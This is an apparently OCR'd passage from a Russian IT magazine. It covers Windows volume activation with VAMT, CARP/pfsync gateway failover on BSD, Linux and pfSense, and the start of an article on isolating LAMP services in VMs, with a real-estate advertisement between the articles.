**Подключаем клиенты в VAMT**

продуктов с GVLK-ключами, срок активации которых истекает в течение 90 дней;

- Duplicate Client Machine ID Report (отчет о дублирующихся CMID) — список хостов с дублирующимися ID (его можно узнать, выполнив команду `slmgr /dlv`), это могут быть системы, развернутые с одного образа, на которых не выполнен сброс ID при помощи Sysprep;
- Multiple Activation Key Usage Report (отчет об использовании MAK) — список компьютеров в базе VAMT с лицензией MAK;
- Not Activated Product Report (отчет о неактивированных продуктах) — список компьютеров, на которых не выполнена активация;
- Volume Activations by Type (отчет о корпоративной активации лицензий с разбивкой по центрам сертификации) — список продуктов с разбивкой по типам активации (MAK, KMS и ADBA).

Чтобы просмотреть отчет, достаточно его выбрать в окне, консоль подключится к БД и выдаст всю информацию, которую можно экспортировать в CSV-файл.

Консоль VAMT также позволяет управлять ADBA-активацией: добавлять KMS Host Key и активировать лес AD для поддержки ADBA.

В старых версиях была доступна утилита командной строки vamt.exe, которая в VAMT 3.0 заменена модулем (bit.ly/17wTSjl) PowerShell, предлагающим 12 командлетов. Перед использованием необходимо его импортировать.

```
PS> Import-Module "C:\Program Files ↵
    (x86)\Windows Kits\8.0\Assessment ↵
    and Deployment Kit\Deployment Tools\↵
    VAMT 3.0\VAMT.psd1"
PS> Get-Command *-Vamt*
```

Например, чтобы добавить узел COMP01, новую лицензию и активировать, выполняем:

```
PS> Find-VamtManagedMachine -QueryType ↵
    manual -QueryValue COMP01 -username ↵
    .\administrator -password password
PS> Add-VamtProductKey -productkey ↵
    12345-456789-12345 -dbConnection↵
    string "data source=.\adk;initial ↵
    catalog=test;integrated security=↵
    true;multipleactiveresultsets=true"
PS> Get-VamtProduct | Install-Vamt↵
    ProductActivation
```

## ЗАКЛЮЧЕНИЕ

Несмотря на кажущуюся сложность, все показанные операции не требуют больших усилий, зато впоследствии они существенно экономят время и позволяют избежать ошибок.

WWW

Графическая оболочка для DISM: dismgui.codeplex.com

Скачать ADK можно по адресу: goo.gl/hPDSK

Командлеты DISM: bit.ly/Kfu8D1

Список командлетов VAMT: bit.ly/17wTSjl

Обзор активации корпоративных лицензий: bit.ly/130hOQ2

## ТИПЫ КЛЮЧЕЙ ДЛЯ КОРПОРАТИВНЫХ КЛИЕНТОВ

В последних версиях продуктов Microsoft корпоративные клиенты, кроме коробочной (Retail) и OEM лицензий, используют два типа ключей многократной установки:

- MAK (Multiple Activation Key) — применяется, если окружение не имеет минимального количества систем для использования службы KMS (менее 5 серверов и менее 25 компьютеров), а также для активации отдельных систем, не имеющих выхода в интернет / службы KMS. Каждый ключ может активировать определенное число компьютеров. Клиент связывается с серверами активации самостоятельно, или это производится централизованно (Proxy Activation) при помощи инструментов вроде VAMT. При этом пул активации ключа сокращается;
- KMS — специальный ключ, который используется для локальной активации продуктов внутри корпоративной сети с помощью службы KMS или ADBA, без индивидуального подключения к серверам MS. Применяется, если компьютеров более 25.

## КОМПОНЕНТЫ WINDOWS ASSESSMENT AND DEPLOYMENT KIT

В помощь администраторам MS предлагает специальный и, главное, бесплатный набор инструментов, позволяющий настраивать, оценивать и развертывать ОС. Ранее он был известен как WAIK (Windows Automated Installation Kit), с выходом Win8/2012 его название изменено на ADK (Windows Assessment and Deployment Kit). Пакет разворачивается на Win7/8/2008/R2/2012. Установочную программу можно получить по адресу goo.gl/hPDSK. После запуска загрузчик скачивает необходимые файлы и инициализирует собственно процесс установки на локальную систему. Если ADK будет ставиться на несколько ПК, лучше использовать автономную установку, выбрав в меню вариант «Загрузить ...». В его состав входят:

- Application Compatibility Toolkit — определение приложений, совместимых с новыми версиями Windows;
- средства развертывания — настройка, автоматическое развертывание образов Windows и управление ими. Сюда относится DISM (система обслуживания образов развертывания и управления, Deployment Image Servicing and Management), диспетчер установки SIM, OSCDIMG, BCDBoot, DISMAPI, WIMGAPI и другие средства;
- Windows PE — среда предварительной установки Windows, содержит ОС с ограниченным набором функций, необходимых для запуска программы установки, использования ОС на сетевом ресурсе, автоматизации основных процессов и проверки оборудования;
- USMT (средство миграции пользовательской среды) — утилиты (ScanState, LoadState, USMTUtils), позволяющие перенести пользовательские данные из прежней установки Windows в новую;
- VAMT (средство управления активацией корпоративных лицензий) — автоматизация и централизованное управление активацией Windows и ряда дополнительных продуктов;
- набор средств для оценки производительности Windows — запись системных событий и анализ данных о производительности;
- набор средств оценки Windows. Оценки — это задачи, имитирующие пользовательскую активность и проверяющие состояние компьютера. На основе полученных оценок выдаются рекомендации по улучшению настроек.

# CARPE DIEM

## Поднимаем непотопляемый шлюз при помощи CARP/pfsync

Реалии современного бизнеса предъявляют жесткие требования к надежности шлюза, обеспечивающего доступ в интернет. При использовании отказоустойчивой конфигурации с применением протокола CARP и механизма pfsync выход из строя интернет-шлюза не приведет к потере доступа к внешним ресурсам, более того, пользователь это абсолютно не заметит.

### ВВЕДЕНИЕ

Чтобы не перенастраивать маршруты клиентов в случае выхода из строя основного шлюза, можно пойти двумя путями: перестроить таблицы маршрутизации или отдать IP-адрес отказавшего шлюза другому узлу. Каждый способ имеет свои плюсы и минусы. Протоколы динамической маршрутизации, вроде RIP, OSPF, EIGRP или BGP, требуют поддержки со стороны роутеров, плюс придется повозиться с настройками. Для простых сетей второй вариант реализовать на порядок проще, к тому же он имеет свои плюсы.

Сетевой протокол дупликации общего адреса CARP (Common Address Redundancy Protocol) позволяет использовать один IP-адрес несколькими хостами, работающими в пределах одного сегмента сети и имеющими один виртуальный MAC (link layer). Этот IP-адрес клиенты и устанавливают в маршруте по умолчанию, поэтому изменять сетевые настройки в случае выхода из строя мастер-шлюза нет необходимости. Настроив CARP, затем можно смело проводить обслуживание одного из узлов шлюзового кластера (изменять конфигурацию с перезагрузкой, обновлять ПО, проводить плановую модернизацию), не беспокоясь, что офис на какое-то время останется без интернета.



**INFO**

Carpe diem — латинское выражение, в данном случае означающее «Будь счастлив в ту секунду, когда интернет-шлюз выйдет из строя» :).

### OPENBSD/FREEBSD CARP

Впервые CARP появился в 2003 году в ОС OpenBSD 3.5 как ответ на патентование компанией Cisco протоколов VRRP (Virtual Router Redundancy Protocol) и HSRP (Hot Standby Router Protocol). Впоследствии поддержка протокола была портирована в FreeBSD, NetBSD, DragonFly BSD и реализована для Linux-систем.

Работает CARP следующим образом. В случае выхода главного узла из состава redundancy group (группа избыточности) его IP и идентификатор подхватывает один из резервных узлов, имеющий более высокий приоритет. Для определения своей работоспособности главный узел использует объявления (IP Protocol 112, защищены при помощи SHA-1 HMAC), как только они прекращаются, делается вывод о сбое. Резервный узел, взяв на себя IP, начинает рассылать объявления. Выбирается такой узел просто: кто быстрее начнет рассылать объявления, тот и главный. Для этого в настройках каждого роутера используются параметры advbase и advskew. Интервал рассылки рассчитывается по формуле advbase + advskew/255, то есть чем меньше значения, тем чаще узел рассылает объявления, а значит, вероятность того, что он станет мастером, выше. Когда

мастер-шлюз восстанавливает работоспособность, управление снова переходит к нему (это необязательно, и в некоторых реализациях такое поведение можно отключить).

Самое главное — при выходе из строя главного узла все существующие подключения сохраняются и работа клиентов продолжается как ни в чем не бывало. Хотя для некоторых приложений потребуется согласование настроек и, как результат, переподключение. Для устранения этих неудобств используют дополнительные механизмы, вроде pfsync, синхронизирующие состояния соединений, рассылая сообщения (IP protocol 240) на другие устройства, которые затем импортируют полученные таблицы. Данные, передаваемые pfsync, не шифруются, поэтому для обмена таблицами соединений рекомендуется использовать выделенную физическую сеть.

Обычно CARP используется для обеспечения отказоустойчивости роутеров и брандмауэров, хотя в некоторых реализациях он позволяет распределять нагрузку посредством балансировки ARP (arpbalance).

Конфигурирование CARP в OpenBSD и FreeBSD, по сути, ничем не отличается, только используются разные файлы. Текущие установки можно просмотреть при помощи команды

```
# sysctl -a | grep "net.inet.carp"
```

Разрешаем форвардинг и включаем CARP:

```
# vi /etc/sysctl.conf
net.inet.ip.forwarding=1
# Разрешаем принимать CARP-пакеты
net.inet.carp.allow=1
net.inet.carp.preempt=1
net.inet.carp.log=2
```

Активированный параметр net.inet.carp.preempt позволит узлу участвовать в выборе мастера, при этом если откажет хотя бы один из CARP-интерфейсов, то advskew автоматически устанавливается в 240 и инициируются выборы мастер-шлюза. В случае если необходима балансировка, используем net.inet.carp.arpbalance, указав режим балансировки: arp, ip, ip-stealth или ip-unicast.

CARP-интерфейс создается на лету при помощи команды `ifconfig carp create`. Для постоянных установок директивы прописываются в `/etc/rc.conf` (FreeBSD) или `/etc/hostname.*` (OpenBSD). Помимо стандартных для сетевых интерфейсов параметров, необходимо указать пароль, установить группу vhid и расставить приоритеты advskew.

Предположим, что имеется три сети: 192.168.0.0 (WAN), 192.168.100.0 (LAN) и 172.16.0.0 (между роутерами для pfsync). Виртуальный IP, создаваемый CARP, будет оканчиваться на 1. Нам требуется, чтобы на WAN и LAN «висел» постоянный IP, это позволит не менять настройки шлюза по умолчанию на компьютерах клиентов и подключаться к сервисам, расположенным внутри. Кстати, возможно использование уже имеющегося физического адреса хоста в качестве виртуального адреса.

Интерфейсы конфигурируются как обычно (это можно сделать во время установки ОС), разберем только то, что относится непосредственно к CARP и pfsync. В FreeBSD:

```
# vi /etc/rc.conf
network_interfaces="lo0 em0 em1 em2 pfsync0"
cloned_interfaces="carp0 carp1"
ifconfig_carp0="vhid 1 pass <password> ↵
192.168.0.1/24"
ifconfig_carp1="vhid 2 pass <password> ↵
192.168.100.1/24"
# Включаем pfsync
ifconfig_pfsync0="up syncif em2"
```

По окончании проверяем работу интерфейсов командой `ifconfig carp`.

Есть еще один момент, о котором стоит упомянуть. Все интерфейсы CARP разделены на группы (по умолчанию группа carp, `ifconfig -g`), каждой можно назначать счетчик demotion counter, позволяющий задавать некоторые ограничения: устанавливать master при загрузке, ограничивать число отказоустойчивых carp.

На резервном узле настройки полностью аналогичны, только в вызов ifconfig добавляем значение advskew. Покажу на примере OpenBSD:

```
# vi /etc/hostname.carp0
inet 192.168.0.1 255.255.255.0 192.168.0.255 ↵
vhid 1 carpdev em0 advskew 100 pass <password>
```

Параметр carpdev можно не указывать, в этом случае CARP использует физический интерфейс, который соответствует той же подсети, что и назначенный IP для виртуального интерфейса.

И второй:

```
# vi /etc/hostname.carp0
inet 192.168.100.1 255.255.255.0 192.168.100.255 ↵
vhid 2 carpdev em1 advskew 100 pass <password>
```

Теперь настала очередь псевдоинтерфейса pfsync:

```
# vi /etc/hostname.pfsync0
up syncdev em2
```

Такой вариант удобен в том случае, когда шлюзов несколько, так как для передачи используется мультикаст. Как вариант, можно указать конкретный IP:

```
up syncdev em2 syncpeer 172.16.0.2
```

На данный момент пакетный фильтр блокирует передачу служебной информации, необходимо добавить пару разрешающих правил в `/etc/pf.conf`:



**Сергей Яремчук**
grinder@synack.ru




**WWW**

Сайт проекта UCARP: pureftpd.org/project/ucarp



**INFO**

CARP позволяет разделить нагрузку между узлами.



**WARNING**

В документации Microsoft можно встретить упоминание о протоколе CARP. Это одноименный протокол, который позволяет выдавать клиенту содержимое с определенного сайта.





**Схема сети**

```
net.inet.carp.preempt=1 # 1=Enable carp(4) preemption
net.inet.carp.log=3            # log level of carp(4) info, default 2
#net.pipex.enable=1            # 1=Enable pipex(4) for npppd(8)
#ddb.panic=0                   # 0=Do not drop into ddb on a kernel panic
#ddb.console=1                 # 1=Permit entry of ddb from the console
#fs.posix.setuid=0             # 0=Traditional BSD chown() semantics
#vm.swapencrypt.enable=0       # 0=Do not encrypt pages that go to swap
#vfs.nfs.iothreads=4           # Number of nfsio kernel threads
#net.inet.ip.mtudisc=0         # 0=Disable tcp mtu discovery
#kern.usercrypto=1             # 1=Enable userland use of /dev/crypto
#kern.userasymcrypto=1         # 1=Permit userland to do asymmetric crypto
#kern.splassert=2              # 2=Enable with verbose error messages
#kern.nosuidcoredump=2         # 2=Put suid coredumps in /var/crash
#kern.watchdog.period=32       # >0=Enable hardware watchdog(4) timer if avail$
#kern.watchdog.auto=0          # 0=Disable automatic watchdog(4) retriggering
#kern.pool_debug=0             # 0=Disable pool corruption checks (faster)
                               [ Wrote 46 lines ]


# sysctl -a | grep "net.inet.carp"
net.inet.carp.allow=1
net.inet.carp.preempt=0
net.inet.carp.log=2
# sysctl net.inet.carp.preempt=1
net.inet.carp.preempt: 0 -> 1
# _
```

**Настраиваем параметры CARP**




**INFO**

С помощью протокола CARP можно не только создавать отказоустойчивые конфигурации брандмауэров, но и гарантировать непрерывность обслуживания сетевых сервисов.




Настройка CARP в интерфейсе pfSense




Устанавливаем виртуальный IP в pfSense

```
# vi /etc/pf.conf
pass quick on { em2 } proto pfsync keep state (no-sync)
pass on { em0 em1 } proto carp keep state (no-sync)
```

Это минимум. При желании правила можно развивать, принудительно перенаправлять все запросы с физического интерфейса на CARP или добавить фильтры, разрешающие подключения по pfsync и CARP только с определенных IP.

Теперь можно проверять. Выключаем основной шлюз, IP и MAC подхватывает резервный шлюз, при этом существующие соединения не обрываются. Хотя в случае активных VPN-туннелей есть свои особенности.

### СОХРАНЯЕМ СОСТОЯНИЕ IPSEC VPN

Соединения IPsec, одного из популярных протоколов, используемых для обеспечения VPN, также можно «перекидывать» через CARP. Однако основная трудность заключается в том, что IPsec оперирует механизмами Secure Associations (SA), определяющими, что нужно делать с пакетом (алгоритм шифрования, аутентификация, уникальный номер и прочее). В случае смены шлюза часть данных теряется, поэтому подключение обрывается. Для сохранения состояния VPN-туннелей используется демон sasyncd, также работающий в режиме ведущего или ведомого. Мастер отслеживает состояние локальных IPsec SA и SPD и отправляет изменения (TCP/500) на другие системы. Отказоустойчивость обеспечивается средствами CARP, передаваемая информация защищена при помощи AES и SHA.

Конфигурацию IPsec трогать не будем (демон должен стартовать с опцией -S), остановимся лишь на настройке собственно sasyncd.

```
# vi /etc/sasyncd.conf
interface carp0
# Группа по умолчанию
group carp
listen on 172.16.0.1 inet
# IP slave роутера, можно указать несколько peer
peer 172.16.0.2
# AES-ключ 'openssl rand -hex 32'
sharedkey /etc/sasyncd.key
```

Устанавливаем корректные права доступа:

```
# chown root /etc/sasyncd.conf
# chmod 600 /etc/sasyncd.conf
```

Настройки на подчиненном шлюзе аналогичны, только в peer указываем IP-адрес основного шлюза (172.16.0.1).

Перезапускаем isakmpd и смотрим результат. Трафик между роутерами у нас разрешен, поэтому обмен должен происходить без проблем.

```
# pkill isakmpd
# isakmpd -S -K
# sasyncd
```

Чтобы sasyncd стартовал при загрузке системы, в конфиг `/etc/rc.conf.local` добавляем запись:

```
sasyncd_flags=""
```

### А ЧТО ЖЕ LINUX?

Для Linux существует два варианта реализации CARP: в виде модуля ядра (ioremap.net/projects/carp) и пользовательской программы UCARP (pureftpd.org/project/ucarp, goo.gl/p4ADwj). Причем оба проекта не полностью совместимы со спецификацией CARP. Первый работает только для ветки 2.4/2.6 и давно не развивается, поэтому его можно встретить только на роутерах, использующих старые ядра. Второй совместим с Linux 2.4+, OS X, OpenBSD, MirBSD и NetBSD (ставить его в последних трех нет смысла). И хотя последние изменения кода датированы 2010 годом, UCARP работает в современных дистрибутивах и доступен в репозиториях. Единственный минус проекта — функция pfsync в UCARP не реализована, поэтому все соединения при переходе на другой роутер будут сброшены. Но стоит пользователям переподключиться, и они сразу получат доступ к требуемому ресурсу.

## НАСТРОЙКА CARP В PFSENSE

Один из самых популярных дистрибутивов-роутеров на сегодняшний день — построенный на FreeBSD pfSense (pfsense.org), поэтому совсем нелишним будет разобрать, как настроить в нем CARP.

Переходим в Firewall → Virtual IPs → CARP settings → Synchronize Enabled и начинаем заполнять поля. Активируем Synchronize States, выбираем нужный интерфейс в Synchronize Interface. По умолчанию таблица синхронизируется при помощи мультикаста, но можно отправлять по конкретному IP, указав его в pfsync Synchronize Peer IP. Это, в принципе, достаточный минимум.

Разработчики pfSense пошли дальше, и с резервным роутером можно синхронизировать все настройки сервера (учетные записи, сертификаты, правила, задания, установки сервисов и прочее). Для этого в Configuration Synchronization Settings (XMLRPC Sync) следует указать логин и пароль админа второго роутера и отметить флажками данные для отправки.

Теперь переходим во вкладку Virtual IPs, нажимаем + и конфигурируем виртуальный IP. Выбираем в Type → CARP и далее заполняем все предложенные поля: IP-адрес, пароль, номер VHID и значения частоты синхронизации (Advertising Frequency, на основном — 0).

Включаем NAT, переходим в Firewall → NAT → Outbound, выбираем Automatic outbound NAT rule generation и нажимаем Save, это автоматически создаст правила для LAN, которые нужно отредактировать под IP CARP. В Firewall → Rules добавляем правило, разрешающее подключения для pfsync-интерфейса (add allow all from any to any).

В Status → CARP failover показывается статус работы CARP, также здесь же можно быстро включить и выключить эту функцию, если требуется приостановить ее работу на какое-то время. В случае ошибки синхронизации XMLRPC Sync вверху страницы появится сообщение.

Итак, ставим UCARP. В Ubuntu и Debian он уже есть в репозитории, поэтому собирать ничего не нужно.

```
$ sudo apt-get install ucarp
```

Реализация в виде userspace имеет свои особенности, UCARP, по сути, обычная программа, которую можно запустить любым способом, в том числе из стартовых скриптов. В официальном readme (download.pureftpd.org/pub/ucarp/README) показан только общий для всех дистрибутивов принцип, помогающий понять, как построен UCARP. Пользователям Ubuntu/Debian повезло больше, поскольку мантейнер положил в пакет все нужные скрипты и предоставил хорошее описание (/usr/share/doc/ucarp).

Прописываем на мастер-сервере:

```
$ sudo /etc/network/interfaces
iface eth0 inet static
    address 192.168.0.2
    netmask 255.255.255.0
    ucarp-vid 1
    ucarp-vip 192.168.0.1
    ucarp-password password
    ucarp-advskew 0
    ucarp-advbase 1
    ucarp-master yes
iface eth0:ucarp inet static
    address 192.168.0.1
    netmask 255.255.255.0
    ...
```

Перезапускаем сеть:

```
$ sudo /etc/init.d/networking restart
```

Второй интерфейс прописываем по аналогии, изменяем только IP-адрес и значение ucarp-vid.

Теперь резервный роутер:

```
$ sudo /etc/network/interfaces
iface eth0 inet static
    address 192.168.0.3
    netmask 255.255.255.0
    ucarp-vid 1
    ucarp-vip 192.168.0.1
    ucarp-password password
    ucarp-advskew 100
iface eth0:ucarp inet static
    address 192.168.0.1
    netmask 255.255.255.0
```

Все готово, можно использовать.

### ЗАКЛЮЧЕНИЕ

В итоге у нас получилась несложная в реализации, но весьма эффективная система, позволяющая подстраховаться в том случае, когда шлюз или маршрут выходит из строя. Удачи в настройке.

## МОНИТОР ИНТЕРФЕЙСОВ IFSTATED


Демон ifstated(8) — еще одно интересное дополнение, которое может с успехом использоваться вместе с CARP. Контролируя состояние интерфейсов и сервисов сети, он в ответ на изменившиеся условия выполняет определенные команды. Это может быть что угодно: принудительная смена мастера в CARP, изменение таблицы маршрутизации и правил pf, контроль доступности сервисов и так далее. При этом логику работы админ задает сам, это позволяет автоматизировать действия в ответ практически на любые внештатные ситуации.

Для активации демона при загрузке следует добавить в `/etc/rc.conf.local` строку `ifstated_flags=""`. Все настройки производятся в `/etc/ifstated.conf`, в справочной странице ifstated.conf(5) можно найти несколько хороших примеров. После настроек желательно прогнать работу командой `ifstated -dvv`, чтобы посмотреть результат.


## ДЕЛА ВИНДОВЫЕ

Использование Windows в качестве маршрутизатора не такая плохая идея, как это кажется на первый взгляд. Тем более что этот вариант предусмотрен самими разработчиками. Достаточно вспомнить большое количество сервисов: VPN, DirectAccess, Remote Desktop Service (RDS), да и собственно сервер маршрутизации и удаленного доступа Windows (RRAS), обеспечивающий подключение клиентов к интернету. Доступность любой из этих ролей потребует наличия второго сервера, а вот инструменты отказоустойчивости придется выбирать в зависимости от сервиса и версии ОС. Служба RRAS и связанные с ней VPN, а также RDS уже давно поддерживают балансировку сетевой нагрузки (NLB, Network Load Balancing), и проблем с их использованием нет никаких. Но например, в Win2k8R2 DirectAccess ограничен развертыванием только на одном сервере, и, чтобы обеспечить резервирование, приходится задействовать отказоустойчивый кластер Hyper-V, настроенный для динамической миграции. В таком сценарии все равно функционирует только один сервер DirectAccess. В Win 2012 роль DirectAccess совместно работает с RRAS и, главное, поддерживает NLB, конфигурацию которой легко настроить прямо в мастере настройки роли. Также можно использовать решения по NLB от сторонних поставщиков.

Сама служба RRAS поддерживает RIP, умеющий динамически обновлять маршрутную информацию. Кроме того, в Win 2012 доступна функция объединения сетевых карт, позволяющая также организовать балансировку нагрузки и обеспечить отказоустойчивость (LBFO).




**В Win 2012 DirectAccess интегрирован с RRAS**




**При настройке сервера RRAS потребуется выбрать топологию**




141006, Московская область,
г. Мытищи, Олимпийский проспект, д. 48

Тел.: (495) 660 96 31, (495) 662 74 50,
факс: (495) 660 96 41

# ЖИЛОЙ КОМПЛЕКС «МЕЩЕРИХИНСКИЕ ДВОРИКИ», Г. ЛОБНЯ





**Группа компаний «Монолит» приглашает к знакомству с новыми жилыми домами в комплексе «Мещерихинские дворики» на улице Молодежной уютного подмосковного города Лобня.**

До места встречи можно добраться от м. Алтуфьевская автобусом №459 или с Савеловского вокзала на пригородной электричке до ст. Лобня далее 7-10 мин. автобусом №1. Ближайшие транспортные магистрали – Дмитровское, Ленинградское шоссе.

В жилом комплексе «Мещерихинские дворики» вас ждут два прекрасных 17-этажных двухподъездных дома под номерами 14а и 14Б. Это – надежные монолитно-кирпичные здания, оснащенные всем необходимым для жизни, в том числе грузовым и пассажирским лифтами.

Здесь вы сможете выбрать для себя светлые и просторные квартиры современной планировки – одно, двух и трехкомнатные. В квартирах предусмотрены пластиковые стеклопакеты, радиаторы с терморегуляторами, электроразводка, застекленные лоджии и т.д.

Для любителей прогулок организована зона отдых, украшенная декоративными кустарниками и деревьями, благоустроенная игровая площадка для детей, а для автомобилистов – стоянка. Молодых родителей порадует новый детский сад в шаговой доступности.

Группа компаний «Монолит» надеется, что после первой же встречи с новой квартирой, у Вас возникнет с ней взаимная симпатия и долгие надежные отношения.

**Условия приобретения квартир:** рассрочка платежа, ипотека, взаимозачёт Вашей старой квартиры на Вашу новую. Возможны скидки при условии 100% оплаты и использовании ипотечного кредита.

**ПО ВОПРОСАМ ПРИОБРЕТЕНИЯ КВАРТИР**
**(«МОНОЛИТ НЕДВИЖИМОСТЬ»)**

**(495) 739-93-93**
**МОСКВА, ПРОЕЗД СЕРЕБРЯКОВА, Д. 14, СТР. 9**

ГРУППА КОМПАНИЙ «МОНОЛИТ» – ОДНО ИЗ КРУПНЕЙШИХ ПРЕДПРИЯТИЙ-ЛИДЕРОВ МОСКОВСКОЙ ОБЛАСТИ, ДЕЙСТВУЮЩИХ НА СТРОИТЕЛЬНОМ РЫНКЕ С 1989 ГОДА. ОСНОВНЫМ НАПРАВЛЕНИЕМ ДЕЯТЕЛЬНОСТИ ГРУППЫ КОМПАНИЙ «МОНОЛИТ» ЯВЛЯЕТСЯ ВОЗВЕДЕНИЕ ЖИЛЫХ ЗДАНИЙ И ОБЪЕКТОВ СОЦИАЛЬНОГО НАЗНАЧЕНИЯ ПО ИНДИВИДУАЛЬНЫМ ПРОЕКТАМ. В ОСНОВЕ ЛЕЖИТ ТЕХНОЛОГИЯ МОНОЛИТНОГО ДОМОСТРОЕНИЯ.

**С подробными схемами планировок квартир и проектной декларацией можно ознакомиться на сайте www.gk-monolit.ru или в офисе компании «Монолит недвижимость»**



**Группа «Монолит» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.**

# ИПОТЕКА

Город Лобня расположен в лесопарковой зоне Подмосковья, в ближайшем окружении имеются живописные озера и пруды. Недалеко от Лобни – ансамбль бывшей усадьбы Марфино, несколько центров русских народных промылов. Культурная жизнь города сосредоточена в основном в Культурно-досуговом центре «Чайка» и парке Культуры и Отдыха, есть театры и музеи, художественная галлерея. Для любителей спорта – два бассейна, ледовый каток, Дворец спорта «Лобня».



**ПО ВОПРОСАМ АРЕНДЫ ПОМЕЩЕНИЙ**
**(ООО «МОНОЛИТ АРЕНДА»)**

**(985) 727-57-62**

# ФЕРМА СТРОГОГО РЕЖИМА

Евгений Зобнин
execbit.ru

## ПОДНИМАЕМ ВЕБ-СЕРВЕР С МАКСИМАЛЬНОЙ ИЗОЛЯЦИЕЙ СЕРВИСОВ



Обычно, когда встает задача поднять среднестатистический веб-сервер, администратор выбирает одну достаточно производительную виртуальную или физическую машину, которая способна справиться с ожидаемой нагрузкой, и поднимает на ней стек LAMP, включающий в себя Apache, PHP, MySQL, а также, возможно, memcached, nginx и реверс-прокси. Однако это далеко не самый эффективный и безопасный сценарий, лучшим решением будет разнести все компоненты стека по разным виртуальным машинам.

### ВВЕДЕНИЕ

Стандартная инсталляция (L)AMP — это Linux/BSD-машина, на которой запущены все компоненты веб-сервера. Такую связку очень легко настроить, однако она имеет целый ряд недостатков. Во-первых, она небезопасна: взломав, например, веб-сервер, злоумышленник сможет получить доступ к файлам веб-сервера, базам MySQL, а если веб-сервер работает на физической машине без всякой изоляции, то и к самой машине.

Во-вторых, классический LAMP-сервер очень плохо масштабируется. В случае повышения нагрузок придется менять всю архитектуру, вводя в нее новые веб-серверы, базы данных, прикручивать балансировщик нагрузки, изменять конфигурацию. Система не обладает модульностью, которая бы позволила вводить в строй новые сервисы и подсистемы, не ломая архитектуру.

В-третьих, по мере роста в ходе наращивания мощности классическая конфигурация будет постоянно усложняться, что затруднит ее сопровождение и понимание архитектуры. По тем же причинам появятся серьезные проблемы с мониторингом.

В общем и целом, классический LAMP в перспективе неэффективен, но все его проблемы можно решить за счет разнесения всех компонентов сервера по отдельным виртуальным машинам, которые станут высокоуровневыми логическими единицами, более удобными для управления.

### ВИРТУАЛЬНЫЙ LAMP

Идея виртуализации LAMP состоит в том, чтобы разнести Apache, MySQL, memcached в отдельные виртуальные серверы и добавить к ним еще один виртуальный сервер с реверс-прокси в лице nginx. За счет разделения сервисов такая конфигурация будет на порядок безопаснее, масштабируемее и удобнее в управлении.

Современные системы виртуализации позволят легко клонировать и создавать новые виртуальные окружения, которые можно прозрачно переносить на другие физические машины с целью создания дополнительных нод при повышении нагрузки. Интерфейс управления ВМ позволит наглядно видеть всю конфигурацию и управлять ей. Реверс-прокси на отдельной виртуальной

машине одновременно выполнит функции сетевого экрана и балансировщика нагрузки, в случае введения в строй новых инстанций Apache или MySQL.

Далее я пошагово опишу, как создать такую схему с использованием стандартных средств управления виртуализацией в Linux на базе libvirt и QEMU/KVM. Система управления ВМ libvirt используется во многих высокоуровневых облачных платформах, поэтому в будущем читатель сам сможет выбрать более подходящий для него инструмент управления и мониторинга.

## ШАГ 1. УСТАНОВКА LIBVIRT И СОЗДАНИЕ ШАБЛОНОВ ВМ

